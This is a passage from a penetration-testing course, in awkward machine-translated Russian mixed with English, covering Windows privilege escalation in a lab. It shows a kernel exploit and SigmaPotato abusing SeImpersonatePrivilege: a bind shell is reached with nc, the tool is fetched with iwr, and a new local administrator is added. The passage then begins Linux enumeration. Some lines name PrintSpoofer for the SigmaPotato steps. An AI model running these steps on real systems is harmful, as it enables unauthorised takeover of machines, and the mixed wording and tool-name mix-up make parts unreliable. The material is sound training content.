Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Users\steve\Desktop>whoami
nt authority\system
```

Листинг 82 - Повышение привилегий до SYSTEM

Вывод 82 показывает, что мы смогли успешно повысить privileges, запустив эксплойт ядра.

Хотя то, как работает эксплойт, находится вне рамок этого модуля, важно знать, что такие эксплойты используются только когда доступен сопровождающий исходный код, чтобы убедиться, что бинарный файл не делает ничего вредоносного. Кроме того, эксплойт ядрas, если их разрешено использовать, тестируются на клоне цели заранее, чтобы убедиться, что система не падает при выполнении.

Теперь, когда мы увидели эксплойт ядра в действии, последний kind вектор атаки для повышения привилегий - abuse определенных Windows privileges. Non-privileged users с assigned privileges, такими как *SeImpersonatePrivilege*, потенциально могут abuse эти privileges для выполнения повышение привилегий attacks. *SeImpersonatePrivilege* дает возможность leverage token с другим security context. Это означает, что user с этой privilege может выполнять operations в security context другого учетной записи пользователя при правильных обстоятельствах. По умолчанию Windows назначает эту privilege members локальной группы *Administrators*, а также accounts устройства *LOCAL SERVICE*, *NETWORK SERVICE* и *SERVICE*. Microsoft implemented эту privilege, чтобы не дать unauthorized users создать service или server application для impersonating clients, подключающихся к нему. Примером могут быть *Remote Procedure Calls* (RPC)5 или *named pipes*.

Другие привилегии, которые могут привести к повышению привилегий, - *SeBackupPrivilege*, *SeAssignPrimaryToken*, *SeLoadDriver* и *SeDebug*. В этом разделе мы внимательно изучим векторы повышения привилегий в контексте *SeImpersonatePrivilege*.

В тесты на проникновение мы редко найдем standard users с назначенной privilege. Однако мы часто встречаем эту privilege, когда получаем code execution на Windows system, exploiting vulnerability в web server *Internet Information Service* (IIS)7. В большинстве configurations IIS будет работать как *LocalService*, *LocalSystem*, *NetworkService* или *ApplicationPoolIdentity*,8 и все они имеют assigned *SeImpersonatePrivilege*. Это также относится к другим Windows services.

Прежде чем перейти к примеру, обсудим именованные каналы и то, как можно использовать их в контексте *SeImpersonatePrivilege*, чтобы выдать себя за привилегированную учетную запись пользователя.

Named pipes — это один из методов локального или удаленного *Inter-Process Communication* в Windows. Они дают функциональность, при которой два несвязанных процесса могут делиться данными и передавать их друг другу. Named pipe server может создать named pipe, к которому named pipe client может подключиться по указанному имени. Server и client не обязаны находиться на одной системе.

Когда клиент подключается к именованному каналу, сервер может использовать *SeImpersonatePrivilege*, чтобы выдать себя за этого клиента после захвата аутентификации из процесса подключения. Чтобы злоупотребить этим, нужно найти привилегированный процесс и заставить его подключиться к контролируемому именованному каналу. При назначенной *SeImpersonatePrivilege* мы затем можем выдать себя за учетную запись пользователя, подключающуюся к каналу.

В этом примере используем инструмент *SigmaPotato*, который реализует разновидность *potato повышение привилегий*, чтобы заставить *NT AUTHORITY\SYSTEM* подключиться к контролируемому именованному каналу. Мы можем использовать этот инструмент в ситуациях, где у нас есть выполнение кода как пользователь с привилегией *SeImpersonatePrivilege*, чтобы выполнять команды или получить интерактивную оболочку как *NT AUTHORITY\SYSTEM*.

Теперь начнем с подключения к bind shell на port 4444 на CLIENTWK220, как делали в предыдущих разделах. *И*спользуем **whoami /priv**, чтобы отобразить assigned privileges пользователя *dave*.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Листинг 83 - Проверка assigned privileges пользователя *dave*

Вывод 83 показывает, что *dave* имеет assigned privilege *SeImpersonatePrivilege*. Поэтому мы можем попытаться повысить privileges с помощью *PrintSpoofer*. Откроем another terminal tab на Kali, download 64-bit version этого tool и раздадим его через Python3 web server.

```
kali@kali:~$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe
...
2024-09-03 12:50:48 (1.26 MB/s) - 'SigmaPotato.exe' saved [63488/63488]

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Листинг 84 - Download *PrintSpoofer64.exe* и раздача через Python3 web server

В terminal tab с active bind shell запустим сессия PowerShell и используем **iwr**, чтобы download `SigmaPotato.exe` с нашей Kali-машине.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
```

Листинг 85 - Download *SigmaPotato.exe* на CLIENTWK220

При использовании *SigmaPotato.exe* мы можем выполнять команды в контексте *NT AUTHORITY\SYSTEM*. *И*спользуем команду *net user*, чтобы добавить нового пользователя в систему, а после этого добавим этого пользователя в localgroup *Administrators*.

```
S C:\Users\dave> .\SigmaPotato "net user dave4 lab /add"
.\SigmaPotato "net user dave4 lab /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 2004

[+] Process Output:
The command completed successfully.

PS C:\Users\dave> net user
net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave4                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\dave> .\SigmaPotato "net localgroup Administrators dave4 /add"
.\SigmaPotato "net localgroup Administrators dave4 /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 10872

[+] Process Output:
The command completed successfully.


PS C:\Users\dave> net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave4
daveadmin
offsec
The command completed successfully.
```

Листинг 86 - *И*спользование tool *SigmaPotato* для добавления нового user в Administrators localgroup.

Вывод 86 показывает, что мы успешно выполнили повышение привилегий attack и смогли добавить нового user в Administrators localgroup_. Excellent!

Хотя SigmaPotato предоставил простой процесс эксплуатации для повышения привилегий, существуют и другие инструменты, которые могут злоупотреблять *SeImpersonatePrivilege* для повышения привилегий. Варианты из семейства *Potato* (например *RottenPotato*, *SweetPotato*, *JuicyPotato* или *Godpotato*) являются такими инструментами. Нам стоит выделить время на изучение этих инструментов.

Кратко подытожим, что мы сделали в этом разделе. Сначала мы изучили different kinds of vulnerabilities, которые можно abuse с помощью exploits в context повышение привилегий. Затем обсудили privilege *SeImpersonatePrivilege* и то, как ее можно использовать для impersonate privileged accounts. Наконец, мы использовали tool named PrintSpoofer, чтобы leverage эту privilege и получить interactive сессия PowerShell как *NT AUTHORITY\SYSTEM*.

(Wikipedia, 2022), en.wikipedia.org

(MSRC, 2024), msrc.microsoft.com

(MSRC, 2024), github.com

(MSRC, 2024), msrc.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(IIS, 2022), iis.net

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Github, 2024), github.com

(Potatoes - Windows Privilege Escalation, 2020), jlajara.gitlab.io

(jlajara Gitlab, 2020), jlajara.gitlab.io

1. Выполните шаги из этого раздела на *CLIENTWK220* (VM #1). Используйте exploit *CVE-2023-29360*, расположенный на рабочем столе пользователя *steve*, чтобы повысить привилегии до *NT AUTHORITY\SYSTEM* и найти flag на рабочем столе *daveadmin*.
2. Следуйте шагам из этого раздела на *CLIENTWK220* (VM #2). Используйте *SigmaPotato*, чтобы получить выполнение кода, интерактивную оболочку или доступ к GUI как административный пользователь и найти flag на рабочем столе *daveadmin*.
3. **Capstone Lab**: Получите доступ к *CLIENTWK222* (VM #3), подключившись к bind shell на порту 4444. Используйте методы, рассмотренные в этом модуле, чтобы повысить привилегии до административного пользователя. Введите flag, расположенный в `C:\Users\enterpriseadmin\Desktop\flag.txt`.

16.4. Wrapping Up

В этом модуле мы рассмотрели различные методы выполнения атак повышения привилегий на системах Windows. Мы начали с изучения ручных и автоматизированных техник перечисления для выявления чувствительной информации и формирования situational awareness. Затем обсудили три разных метода повышения привилегий через злоупотребление службами Windows. В последнем учебном блоке мы изучили, как можно злоупотреблять scheduled tasks, и обсудили, какие типы эксплойтов могут привести к повышению привилегий.

Методы, рассмотренные в этом модуле, являются одними из самых распространенных методов повышения привилегий в Windows. Однако существует множество других векторов, которые можно использовать для повышения привилегий, например *privileged file writes*. Кроме того, повышение привилегий - это постоянно развивающаяся область, в которой непрерывно обнаруживают и разрабатывают новые векторы и уязвимости. Тем не менее в тестах на проникновение мы будем сталкиваться с ситуациями, где успешное повышение привилегий невозможно из-за хорошей защищенности или защитных технологий на целевой системе. В таких ситуациях следует использовать методы и техники, изученные в других модулях, и пытаться атаковать другие системы и сервисы.

(Github, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Windows - Privilege Escalation.md#eop---privileged-file-write

17. Повышение привилегий в Linux

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Enumerating Linux
• Exposed Confidential Information
• Insecure File Permissions
• Abusing System Linux components

Как и во многих других техниках атаки, для повышения привилегий нам нужно собрать знания о цели. Это достигается перечислением операционной системы на предмет любых неправильных конфигураций или уязвимостей ПО, которые можно использовать для наших целей.

Как задокументировано в MITRE ATT&CK Framework,1 повышение привилегий — это тактика, включающая разные техники, цель которых — использовать разрешения пользователя для доступа к ограниченным ресурсам.

В этом модуле мы переключим внимание на Linux-based targets. Мы изучим, как enumerate Linux machines и что составляет Linux privileges. Затем покажем common Linux-based повышение привилегий techniques, основанные на insecure file permissions и misconfigured system components.

(MITRE, 2021), attack.mitre.org

17.1. Enumerating Linux

Этот учебный блок охватывает следующие учебные цели:

• Понимать files and users privileges on Linux
• Выполнять ручное перечисление
• Проводить автоматизированное перечисление

В этом учебном блоке мы начнем с повторения схемы привилегий Linux, затем перейдем к ручным и автоматизированным техникам перечисления.

Прежде чем обсуждать конкретные техники повышения привилегий, повторим привилегии Linux и механизмы контроля доступа.

Одна из определяющих особенностей Linux и других UNIX-производных состоит в том, что большинство ресурсов, включая файлы, каталоги, устройства и даже сетевые коммуникации, представлены в файловой системе.1 Проще говоря, "everything is a file".

Каждый файл (и, в расширенном смысле, каждый элемент Linux-системы) подчиняется пользовательским и групповым разрешениям на основе трех основных свойств: *read* (обозначается **r**), *write* (обозначается **w**) и *execute* (обозначается **x**). У каждого файла или каталога есть конкретные разрешения для трех категорий пользователей: *owner*, *owner group* и *others group*.

Каждое разрешение (rwx) позволяет назначенной группе пользователей выполнять разные действия в зависимости от того, является ресурс файлом или каталогом.

Для файлов *r* разрешает чтение содержимого файла, *w* разрешает изменение его содержимого, а *x* разрешает запуск файла. Каталог обрабатывается иначе, чем файл. Право на чтение дает возможность посмотреть список содержимого (файлы и каталоги). Право на запись позволяет создавать или удалять файлы. Наконец, право на выполнение позволяет проходить через каталог для доступа к его содержимому (например, с помощью команды cd). Возможность проходить через

каталог без возможности читать его дает пользователю разрешение обращаться к известным элементам, но только если известно их точное имя.

Рассмотрим простую комбинацию этих file permissions на реальном примере нашей локальной Kali-машине, поскольку она основана на дистрибутиве Debian Linux.

```
kali@kali:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1751 May  2 09:31 /etc/shadow
```

Листинг 1 - Проверка прав файлов и владения пользователей

Для каждой категории пользователей отображаются три разных разрешения доступа. Самый первый дефис, который мы видим, описывает тип файла. Поскольку он не относится напрямую к разрешениям файла,2 его можно безопасно игнорировать.

Следующие три символа отображают разрешения владельца файла (*root*), то есть *rw-*, что означает: владелец имеет права чтения и записи, но не имеет права выполнения. Далее группа владельца *shadow* имеет только право чтения, поскольку флаги write и execute не установлены. Наконец, группа others не получила никаких прав доступа к этому файлу.

Теперь мы можем применить это introductory knowledge о Linux file permissions при выполнении повышение привилегий enumeration в следующем разделе.

(Arch Linux, 2022), wiki.archlinux.org

(Wikipedia, 2022), en.wikipedia.org

Manual enumeration системе Linuxs может занимать много времени. Однако этот approach позволяет получить более controlled outcome, потому что помогает выявить более необычные повышение привилегий methods, которые автоматизированного инструментаs часто пропускают.

Кроме того, автоматизированное перечисление не может заменить ручное исследование, потому что пользовательские настройки наших целевых сред с высокой вероятностью как раз и окажутся ошибочно настроенными.

Некоторые команды в этом модуле могут требовать небольших изменений в зависимости от версии целевой операционной системы. Кроме того, не все команды, представленные в этом разделе, будут воспроизводимы на выделенных клиентах.

При получении начального доступа к цели одна из первых вещей, которую нужно определить, — пользовательский контекст. Мы можем использовать команду **id**, чтобы собрать информацию о пользовательском контексте. Для этого подключимся через SSH как пользователь *joe* к нашей лабораторной Debian-машине.

```
joe@debian-privesc:~$ id
uid=1000(joe) gid=1000(joe) groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(
    netdev),112(bluetooth),116(lpadmin),117(scanner)
```

Листинг 2 - Получение информации о текущем пользователе

Вывод показывает, что мы работаем как пользователь *joe*, у которого User Identifier (UID)2 и Group Identifier (GID) равны 1000. Пользователь joe также входит в другие группы, которые находятся вне рамок этого модуля.

Чтобы перечислить всех пользователей, можно просто прочитать содержимое файла `/etc/passwd`.

```
joe@debian-privesc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

```
...
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
Debian-gdm:x:117:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
joe:x:1000:1000:joe,,,:/home/joe:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eve:x:1001:1001:,,,:/home/eve:/bin/bash
```

Листинг 3 - Получение информации о пользователях

Файл **passwd** перечисляет несколько учетных записей пользователей, включая учетные записи, используемые разными службами на целевой машине, такими как *www-data* и *sshd*. Это указывает, что в системе, вероятно, установлены веб-сервер и SSH-сервер.

Теперь сфокусируемся на данных нашего текущего пользователя:

• **Login Name**: "joe" - указывает имя пользователя, используемое для входа.

• **Encrypted Password**: "x" — это поле обычно содержит хешированную версию пароля пользователя. В этом случае значение *x* означает, что весь хеш пароля содержится в файле `/etc/shadow` (скоро обсудим подробнее).

• **UID**: "1000" - помимо пользователя root, у которого всегда UID равен *0*, Linux начинает нумерацию обычных идентификаторов пользователей с 1000. Это значение также называется *real user ID*.

• **GID**: "1000" - представляет конкретный идентификатор группы пользователя.

• **Comment**: "joe,,," - это поле обычно содержит описание пользователя, часто просто повторяя информацию об имени пользователя.

• **Home Folder**: "/home/joe" - описывает домашний каталог пользователя, предоставляемый при входе.

• **Login Shell**: "/bin/bash" - указывает интерактивную оболочку по умолчанию, если она существует.

В дополнение к пользователю *joe* мы также замечаем другого пользователя с именем *eve* и можем сделать вывод, что это обычный пользователь, поскольку у него настроен домашний каталог `/home/eve`. С другой стороны, системные сервисы настроены с `/usr/sbin/nologin` как login shell, где значение *nologin* используется, чтобы блокировать любой удаленный или локальный вход для сервисных учетных записей.

Перечисление всех пользователей на целевой машине может помочь определить потенциальные высокопривилегированные учетные записи, на которые можно нацелиться при попытке повысить привилегии.

Далее имя хоста машины часто может дать подсказки о ее функциональных ролях. Чаще всего имена хостов будут включать узнаваемые сокращения, такие как *web* для веб-сервера, *db* для сервера базы данных, *dc* для контроллера домена и т. д.

В большинстве Linux distributions hostname можно найти embedded в командная строка. Однако для retrieval target information следует полагаться только на system commands, поскольку иногда prompt text может be deceiving.

Мы можем узнать имя хоста с помощью точно названной команды **hostname**.

```
joe@debian-privesc:~$ hostname
debian-privesc
```

Листинг 4 - Получение информации о hostname

Предприятия часто применяют схему соглашений об именовании для имен хостов, чтобы классифицировать их по местоположению, описанию, операционной системе и уровню сервиса. В нашем случае имя хоста состоит только из двух частей: тип ОС и описание.

Определение роли машины может помочь сфокусировать наши усилия по сбору информации за счет расширения контекста вокруг хоста.

В какой-то момент процесса повышения привилегий нам может потребоваться полагаться на эксплойты *kernel*, которые специально эксплуатируют уязвимости в ядре целевой операционной системы. Такие типы эксплойтов создаются для очень конкретного типа цели, определяемого конкретной комбинацией операционной системы и версии. Поскольку атака цели неподходящим kernel-эксплойтом может привести к нестабильности системы или даже сбою, мы должны собрать точную информацию о цели.

Любая нестабильность системы, вызванная нашей активностью в тесте на проникновение, вероятно, предупредит системных администраторов раньше, чем команду SOC. Поэтому при работе с эксплойт ядрas нужно быть вдвойне осторожными и, когда возможно, заранее тестировать эксплойты в локальной среде.

Файлы `/etc/issue` и **/etc/*-release** содержат информацию о выпуске и версии операционной системы. Также можно запустить команду **uname -a**:

```
joe@debian-privesc:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

joe@debian-privesc:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

joe@debian-privesc:~$ uname -a
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30)
x86_64 GNU/Linux
```

Листинг 5 - Получение версии запущенной операционной системы и архитектуры

Файлы **issue** и **os-release**, расположенные в каталоге `/etc`, содержат версию операционной системы (Debian 10) и специфичную для релиза информацию, включая distribution codename (buster). Команда **uname -a** выводит версию ядра (4.19.0) и архитектуру (x86_64).

Далее изучим, какие запущенных процессов и сервисы могут позволить нам повысить привилегии. Чтобы это произошло, процесс должен работать в контексте привилегированной учетной записи и либо иметь небезопасные разрешения, либо позволять нам взаимодействовать с ним непредусмотренным образом.

Мы можем перечислить системные процессы (включая те, что запущены привилегированными пользователями) с помощью команды **ps**. Используем флаги **a** и **x**, чтобы перечислить все процессы с *tty* или без него, и флаг **u**, чтобы вывести процессы в удобном для пользователя формате.

```
joe@debian-privesc:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 169592 10176         Ss   Aug16   0:02 /sbin/init
...
colord     752  0.0  0.6 246984 12424         Ssl  Aug16   0:00 /usr/lib/colord/colord
Debian-+   753  0.0  0.2 157188  5248         Sl   Aug16   0:00 /usr/lib/dconf/dconf-service
root       477  0.0  0.5 179064 11060         Ssl  Aug16   0:00 /usr/sbin/cups-browsed
```

```
root       479  0.0  0.4 236048  9152         Ssl  Aug16   0:00 /usr/lib/policykit-1/polkitd --no-debug
root       486  0.0  1.0 123768 22104         Ssl  Aug16   0:00 /usr/bin/python3 /usr/share/unattended-
    upgrades/unattended-upgrade-shutdown --wait-for-signal
root       510  0.0  0.3  13812  7288         Ss   Aug16   0:00 /usr/sbin/sshd -D
root       512  0.0  0.3 241852  8080         Ssl  Aug16   0:00 /usr/sbin/gdm3
root       519  0.0  0.4 166764  8308         Sl   Aug16   0:00 gdm-session-worker [pam/gdm-launch-
    environment]
root       530  0.0  0.2  11164  4448         Ss   Aug16   0:03 /usr/sbin/apache2 -k start
root      1545  0.0  0.0      0     0         I    Aug16   0:00 [kworker/1:1-events]
root      1653  0.0  0.3  14648  7712         Ss   01:03   0:00 sshd: joe [priv]
root      1656  0.0  0.0      0     0         I    01:03   0:00 [kworker/1:2-events_power_efficient]
joe       1657  0.0  0.4  21160  8960         Ss   01:03   0:00 /lib/systemd/systemd --user
joe       1658  0.0  0.1 170892  2532         S    01:03   0:00 (sd-pam)
joe       1672  0.0  0.2  14932  5064         S    01:03   0:00 sshd: joe@pts/0
joe       1673  0.0  0.2   8224  5020 pts/0    Ss   01:03   0:00 -bash
root      1727  0.0  0.0      0     0         I    03:00   0:00 [kworker/0:0-ata_sff]
root      1728  0.0  0.0      0     0         I    03:06   0:00 [kworker/0:2-ata_sff]
joe       1730  0.0  0.1  10600  3028 pts/0    R+   03:10   0:00 ps axu
```

Листинг 6 - Получение списка запущенных процессов в Linux

Вывод перечисляет несколько процессов, запущенных от имени root, которые стоит исследовать на возможные уязвимости. Мы заметим, что команда **ps**, которую мы запустили, также указана в выводе и принадлежит текущему пользователю. Мы также можем отфильтровать из вывода процессы, принадлежащие конкретному пользователю, по соответствующему имени пользователя.

Следующий шаг в анализе целевого хоста — просмотреть доступные сетевые интерфейсы, маршруты и открытые порты. Эта информация помогает определить, подключена ли скомпрометированная цель к нескольким сетям и поэтому может ли использоваться как pivot. Наличие конкретных виртуальных интерфейсов также может указывать на виртуализацию или антивирусное ПО.

Атакующий может использовать скомпрометированную цель для pivot, то есть перемещения между связанными сетями. Это расширяет видимость сети и позволит атакующему нацеливаться на хосты, которые недоступны напрямую с исходной атакующей машины.

Мы также можем изучить привязки портов, чтобы увидеть, доступен ли запущенный сервис только на loopback-адресе, а не на маршрутизируемом. Исследование привилегированной программы или сервиса, слушающего на loopback-интерфейсе, может расширить поверхность атаки и повысить вероятность успеха атаки повышения привилегий.

В зависимости от Linux version можно list TCP/IP configuration каждого network adapter с помощью **ifconfig** или **ip**.9 Первая command отображает interface statistics, а вторая предоставляет compact version той же information. Обе commands принимают flag **a**, чтобы display all available information.

```
joe@debian-privesc:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:b9:fc brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.214/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:b9fc/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:72:64 brd ff:ff:ff:ff:ff:ff
    inet 172.16.60.214/24 brd 172.16.60.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:7264/64 scope link
       valid_lft forever preferred_lft forever
```

Листинг 7 - Листинг the full TCP/IP configuration on all available adapters on Linux

Судя по output above, Linux client также подключен более чем к одной network.

Мы можем display network таблицу маршрутизациis с помощью **route** или **routel**,11 в зависимости от Linux distribution и version. Обе commands предоставляют similar information.

```
joe@debian-privesc:~$ routel
         target            gateway          source    proto    scope    dev tbl
/usr/bin/routel: 48: shift: can't shift that many
        default     192.168.50.254                   static          ens192
    172.16.60.0 24                   172.16.60.214   kernel     link ens224
   192.168.50.0 24                  192.168.50.214   kernel     link ens192
      127.0.0.0          broadcast       127.0.0.1   kernel     link     lo local
      127.0.0.0 8            local       127.0.0.1   kernel     host     lo local
      127.0.0.1              local       127.0.0.1   kernel     host     lo local
127.255.255.255          broadcast       127.0.0.1   kernel     link     lo local
    172.16.60.0          broadcast   172.16.60.214   kernel     link ens224 local
  172.16.60.214              local   172.16.60.214   kernel     host ens224 local
  172.16.60.255          broadcast   172.16.60.214   kernel     link ens224 local
   192.168.50.0          broadcast  192.168.50.214   kernel     link ens192 local
 192.168.50.214              local  192.168.50.214   kernel     host ens192 local
 192.168.50.255          broadcast  192.168.50.214   kernel     link ens192 local
            ::1                                      kernel             lo
         fe80:: 64                                   kernel          ens224
         fe80:: 64                                   kernel          ens192
            ::1              local                   kernel             lo local
fe80::250:56ff:fe8a:7264              local                    kernel          ens224 local
fe80::250:56ff:fe8a:b9fc              local                    kernel          ens192 local
```

Листинг 8 - Вывод маршрутов в Linux

Наконец, можно отобразить активные сетевые соединения и прослушиваемые порты с помощью **netstat** или **ss**,13 обе команды принимают одинаковые arguments.

Например, мы можем перечислить все подключения с `-a`, избежать разрешения имен хостов (которое может задержать выполнение команды) с `-n` и вывести имя процесса, которому принадлежит подключение, с `-p`. Можно объединить аргументы и просто выполнить **ss -anp**:

```
joe@debian-privesc:~$ ss -anp
Netid      State       Recv-Q      Send-Q                                      Local Address:Port
              Peer Address:Port
nl         UNCONN      0           0                                                  0:461
                          *
nl         UNCONN      0           0                                                  0:323
                          *
nl         UNCONN      0           0                                                  0:457
                          *
...
udp        UNCONN      0           0                                                [::]:47620
                       [::]:*
tcp        LISTEN      0           128                                           0.0.0.0:22
                      0.0.0.0:*
tcp        LISTEN      0           5                                           127.0.0.1:631
                      0.0.0.0:*
tcp        ESTAB       0           36                                       192.168.50.214:22
             192.168.118.2:32890
tcp        LISTEN      0           128                                              *:80
                        *:*
tcp        LISTEN      0           128                                            [::]:22
                       [::]:*
tcp        LISTEN      0           5                                            [::1]:631
                       [::]:*
```

Листинг 9 - Листинг all active network connections on Linux

Вывод lists various listening ports и active sessions, включая наше own active SSH-подключения и его listening socket.

Продолжая baseline enumeration, далее сфокусируемся на firewall rules.

В целом, на этапе удаленной эксплуатации нас прежде всего интересуют состояние firewall, профиль и правила. Однако эта информация также может быть полезна во время повышения привилегий. Например, если сетевой сервис недоступен удаленно из-за блокировки firewall, он обычно доступен локально через loopback-интерфейсу. Если мы можем взаимодействовать с этими сервисами локально, возможно, мы сможем эксплуатировать их, чтобы повысить привилегии в локальной системе.

На этом phase мы также можем gather information об inbound и outbound port filtering, чтобы facilitate перенаправления порта и tunneling, когда придет время pivot to an внутренней сети.

На Linux-based systems нам нужны *root* privileges, чтобы list firewall rules with *iptables*. Однако в зависимости от firewall configuration мы можем glean information about rules как standard user.

Например, пакет *iptables-persistent* в Debian Linux по умолчанию сохраняет правила межсетевого экрана в определенных файлах под `/etc/iptables`. Эти файлы используются системой для восстановления правил *netfilter* при загрузке. Эти файлы часто остаются со слабыми разрешениями, позволяя любому локальному пользователю на целевой системе читать их.

Мы также можем искать файлы, созданные командой *iptables-save*, которая используется для выгрузки конфигурации firewall в файл, указанный пользователем. Затем этот файл обычно используется как входные данные для команды *iptables-restore* и применяется для восстановления правил firewall при загрузке. Если системный администратор когда-либо запускал эту команду, мы могли бы искать в конфигурационном каталоге (`/etc`) или пройтись grep по файловой системе в поисках команд iptables, чтобы найти файл. Если у файла небезопасные разрешения, мы могли бы использовать его содержимое, чтобы вывести правила firewall, работающие в системе.

```
joe@debian-privesc:~$ cat /etc/iptables/rules.v4
# Generated by xtables-save v1.8.2 on Thu Aug 18 12:53:22 2022
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p tcp -m tcp --dport 1999 -j ACCEPT
COMMIT
# Completed on Thu Aug 18 12:53:22 2022
```

Листинг 10 - Inspecting custom IP tables

Поскольку этот файл доступен только для чтения любым пользователям, кроме root, мы можем проверить его содержимое. Мы заметим нестандартное правило, которое явно разрешает порт назначения *1999*. Эта деталь конфигурации выделяется, и ее нужно отметить для дальнейшего расследования.

Далее рассмотрим scheduled tasks, которыми атакующие часто пользуются во время атак повышения привилегий. Системы, работающие как серверы, часто периодически выполняют различные автоматизированные запланированные задачи. Когда такие системы неправильно настроены или созданные пользователями файлы оставлены с небезопасными разрешениями, мы можем изменить эти файлы, которые будут выполнены планировщиком на высоком уровне привилегий.

Linux-based job scheduler известен как *cron*. Scheduled tasks listed в directories `/etc/cron.*`, где * обозначает frequency, с которой task будет run. Например, tasks, которые будут run daily, можно найти в `/etc/cron.daily`. Каждый script listed in own subdirectory.

```
joe@debian-privesc:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 1.1K Oct 11  2019 /etc/crontab

/etc/cron.d:
total 24K
drwxr-xr-x   2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rw-r--r--   1 root root  285 May 19  2019 anacron

/etc/cron.daily:
total 60K
drwxr-xr-x   2 root root 4.0K Aug 18 09:05 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  311 May 19  2019 0anacron
-rwxr-xr-x   1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x   1 root root 1.5K Dec  7  2020 apt-compat
-rwxr-xr-x   1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root  384 Dec 31  2018 cracklib-runtime
-rwxr-xr-x   1 root root 1.2K Apr 18  2019 dpkg
-rwxr-xr-x   1 root root 2.2K Feb 10  2018 locate
-rwxr-xr-x   1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x   1 root root 1.1K Feb 10  2019 man-db
-rwxr-xr-x   1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 20K
